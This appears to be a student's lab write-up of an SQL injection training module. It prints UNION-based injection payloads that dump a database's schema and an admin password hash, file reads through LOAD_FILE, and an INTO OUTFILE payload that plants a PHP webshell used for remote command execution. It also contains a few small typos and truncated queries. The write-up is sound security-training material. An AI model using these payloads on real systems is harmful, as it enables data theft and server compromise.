Answer: I wrote a webshell with **cn' UNION SELECT '', '<?php system(\$_REQUEST[0]); ?>', '', '' INTO OUTFILE '/var/www/html/shell.php'---** and opened it at **<http://154.57.164.78:32329/shell.php>**.

I found the file at **<http://154.57.164.78:32329/shell.php?0=ls%20/var/www>**



The screenshot displays a Kali Linux virtual machine environment. The terminal window is active, showing a shell prompt and a command to cat a file. The browser window is open, displaying a 'Not Secure' warning and the URL 'http://154.57.164.78:32329/shell.php?0=cat /var/www/flag.txt'. The address bar shows the IP address '12b5b27ae688b6a0f1d21b7d3a0798cd'.


5.1 Mitigating SQL Injection

In this section, I learned how SQL injection vulnerabilities can be mitigated through secure coding practices. Techniques such as input sanitization, input validation, restricted database privileges, Web Application Firewalls, and parameterized queries help prevent malicious SQL queries from being executed.

6.0 Closing it Out

6.1 Skills Assessment

I successfully created an account through burpsuite proxy and an SQL injection on the invitation code and logged in to Chattr




Question1: What is the password hash for the user 'admin'?

Answer: I enumerated using: **cn') UNION select 1,2,database(),4 from INFORMATION_SCHEMA.SCH** to find the database type, **cn') UNION select 1,2,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.TABLES where table_schema='chattr' --** to show table names, **cn') UNION select 1,2,COLUMN_NAME,TABLE_NAME from INFORMATION_SCHEMA.COLUMNS where table_name='Users' --** to show column names and finally **cn') UNION select 1,2>Password,Username from chattr.Users --**.


The hash was:

\$argon2i\$21\$2048,t=4,p=3\$dk4wdDBraE0zZVllcEUudA\$CdU8zKxmToQybvtHf s1d5nHzjxw9DhkdVToq6HTgvU




Question2: What is the root path of the web application?

Answer: I queried `cn') UNION SELECT 1, 2, LOAD_FILE("/etc/nginx/sites-enabled/default"), 4 --` and found the path: `/var/www/chattr-prod`



Question3: Achieve remote code execution, and submit the contents of /flag_XXXXXX.txt below.


Answer: I queried `cn') UNION SELECT "", "<?php system($_GET[0]); ?>", "", ""`
`INTO OUTFILE '/var/www/chattr-prod/shell3.php'--` - and went to
`https://154.57.164.65:30191/shell3.php?0=id`



uid=33(www-data) gid=33(www-data) groups=33(www-data)




I located the flag using `ls /`



bin boot dev etc `flag_876a4c.txt` home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var




I went to **`https://154.57.164.65:30191/shell3.php?0=cat /flag_876a4c.txt`** and found the flag: **`061b1aeb94dec6bf5d9c27032b3c1d8d`**



`061b1aeb94dec6bf5d9c27032b3c1d8d`





Conclusion

Overall, this module improved my understanding of how SQL injection works and how it can be exploited to extract sensitive data and achieve further access. It also emphasized the importance of secure input handling to prevent such vulnerabilities.